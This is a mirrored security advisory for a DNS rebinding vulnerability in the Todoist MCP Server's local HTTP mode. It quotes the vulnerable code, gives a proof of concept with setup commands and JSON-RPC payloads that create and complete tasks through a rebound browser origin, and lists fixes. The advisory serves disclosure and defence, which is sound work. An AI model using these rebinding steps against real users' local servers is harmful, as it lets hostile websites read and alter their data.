GHSA-833V-V58W-294H

Todoist MCP Server: Browser DNS rebinding lets websites write and delete Todoist data through local MCP server
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-833V-V58W-294H divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
The self-hosted `todoist-mcp-http` server accepts browser-origin MCP requests with attacker-controlled `Host` and `Origin` headers. A malicious website can use DNS rebinding to route its own origin to a victim's local `127.0.0.1` MCP server, then invoke Todoist MCP tools without a caller credential.
This affects `github.com/Doist/todoist-mcp` at commit `d2903e0d945d2a559d71c091337ad6380511e62f`, package version `10.3.1`, when the optional Streamable HTTP server is running. The stdio entrypoint is not browser-reachable. The vulnerable browser-reachable component is `todoist-mcp-http`.
The documented HTTP server mode runs all MCP tools with the operator's `TODOIST_API_KEY` and binds to loopback by default:
TODOIST_API_KEY=your-key npx -p @doist/todoist-mcp todoist-mcp-http`src/main-http.ts:28-30` sets the HTTP bind host and port:
const PORT = Number.parseInt(process.env.PORT || '3000', 10)
const HOST = process.env.HOST || '127.0.0.1'
const LISTEN_HOST = normalizeListenHost(HOST)
`src/main-http.ts:88-99` dispatches `POST /mcp` to `StreamableHTTPServerTransport` without validating `Host` or `Origin`:
app.post(
    '/mcp',
    requireValidTodoistToken({ type: 'static', apiKey: todoistApiKey, baseUrl }),
    async (req: Request, res: Response) => {
        const transport = new StreamableHTTPServerTransport({
            sessionIdGenerator: undefined,
        })

        const server = getMcpServer({ todoistApiKey, baseUrl })
        await server.connect(transport)
        await transport.handleRequest(req, res, req.body)
    },
)
`src/middleware/require-valid-todoist-token.ts:105-117` validates the configured server-side Todoist token and then forwards the request. It does not authenticate the browser caller:
const valid = await getValidation()

if (valid) {
    next()
    return
}
`src/mcp-server.ts:215-285` registers Todoist read and write tools against the server-side Todoist API client, including `add-tasks`, `complete-tasks`, `update-tasks`, `delete-object`, comments, reminders, labels, filters, goals, and assignments.
Proof of concept
Start the upstream local HTTP server with an operator-owned Todoist test account:
git clone https://github.com/Doist/todoist-mcp.git
cd todoist-mcp
git checkout d2903e0d945d2a559d71c091337ad6380511e62f
npm ci --ignore-scripts
npm run build

export TODOIST_API_KEY='<Todoist test account API token>'
PORT=8082 HOST=127.0.0.1 node dist/main-http.js
The server prints:
Todoist MCP HTTP Server started on 127.0.0.1:8082
MCP endpoint: http://127.0.0.1:8082/mcp
From a browser page using DNS rebinding, route the attacker origin to `127.0.0.1:8082` and send MCP JSON-RPC requests to `POST /mcp`.
First enumerate tools. The rebound browser session can list Todoist write tools such as `add-tasks` and `complete-tasks`.
Call `user-info`:
{
  "jsonrpc": "2.0",
  "id": 3,
  "method": "tools/call",
  "params": {
    "name": "user-info",
    "arguments": {}
  }
}
Observed result: the response returns the Todoist account tied to the server-held `TODOIST_API_KEY`.
Create a disposable task:
{
  "jsonrpc": "2.0",
  "id": 4,
  "method": "tools/call",
  "params": {
    "name": "add-tasks",
    "arguments": {
      "tasks": [
        {
          "content": "DNS REBINDING DEMO - attacker-created task",
          "description": "Created through browser-origin DNS rebinding against local todoist-mcp-http.",
          "priority": "p1",
          "dueString": "today"
        }
      ]
    }
  }
}
Observed result: Todoist creates the task and the MCP response returns the new task ID.
Complete the same task:
{
  "jsonrpc": "2.0",
  "id": 5,
  "method": "tools/call",
  "params": {
    "name": "complete-tasks",
    "arguments": {
      "ids": [
        "<RETURNED_TASK_ID>"
      ]
    }
  }
}
Observed result: the MCP response returns `successCount: 1`, and the Todoist UI shows the same task completed.
demo video https://drive.google.com/file/d/1zfgYQS-vbi1zc8N2JayShtwBCZbN-doG/view
Impact
A public website can operate a victim's local `todoist-mcp-http` server when the optional HTTP transport is running. The browser does not supply a Todoist API token. The MCP server supplies its configured `TODOIST_API_KEY`.
The demonstrated impact is Todoist task creation and completion. The same browser-origin path exposes the rest of the registered Todoist write surface, including task updates, task rescheduling, project and section changes, comments, reminders, filters, labels, goals, assignments, and object deletion.
This violates the browser-origin boundary. A user can run the MCP server only on loopback and still become reachable from an unrelated public website because DNS rebinding preserves the attacker's `Host` and `Origin` while routing the TCP connection to `127.0.0.1`.
Why this is a vulnerability
- The default HTTP bind target is loopback, which users reasonably treat as local-only.
- DNS rebinding makes loopback HTTP reachable from a public website unless the server validates `Host` and `Origin`.
- The MCP route does not require a per-request caller secret.
- The middleware validates the server's Todoist backend token, not the browser caller.
- Tool execution uses the server-held `TODOIST_API_KEY` to mutate Todoist state.
Remediation
Add strict `Host` validation before MCP dispatch. For local deployments, accept only explicit loopback hostnames such as `127.0.0.1`, `localhost`, `[::1]`, and any operator-configured trusted names.
Reject browser requests with missing or untrusted `Origin` values before they reach `StreamableHTTPServerTransport`.
Require a per-run local bearer token or equivalent caller secret for HTTP MCP mode, including loopback deployments. Host and Origin validation reduce DNS-rebinding exposure, but they are not caller authentication.
Enable DNS rebinding protection in the MCP SDK HTTP transport if available, and pass explicit allowed host and origin lists. Keep stdio as the safest default local transport.
Reporter
Avishai Gonen - Pluto Security
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npm@doist/todoist-mcp |
Corregida | 10.3.3 | — | — |
10.3.3Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-76807https://github.com/Doist/todoist-mcp/security/advisories/GHSA-833v-v58w-294hhttps://github.com/todoist/todoist-mcp/security/advisories/GHSA-833v-v58w-294hhttps://github.com/todoist/todoist-mcp/pull/516https://github.com/todoist/todoist-mcp/commit/245bf29cf5dbd8272e2aa896ad38557f91f8a16ahttps://github.com/Doist/todoist-mcphttps://github.com/todoist/todoist-mcp/releases/tag/v10.3.3Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.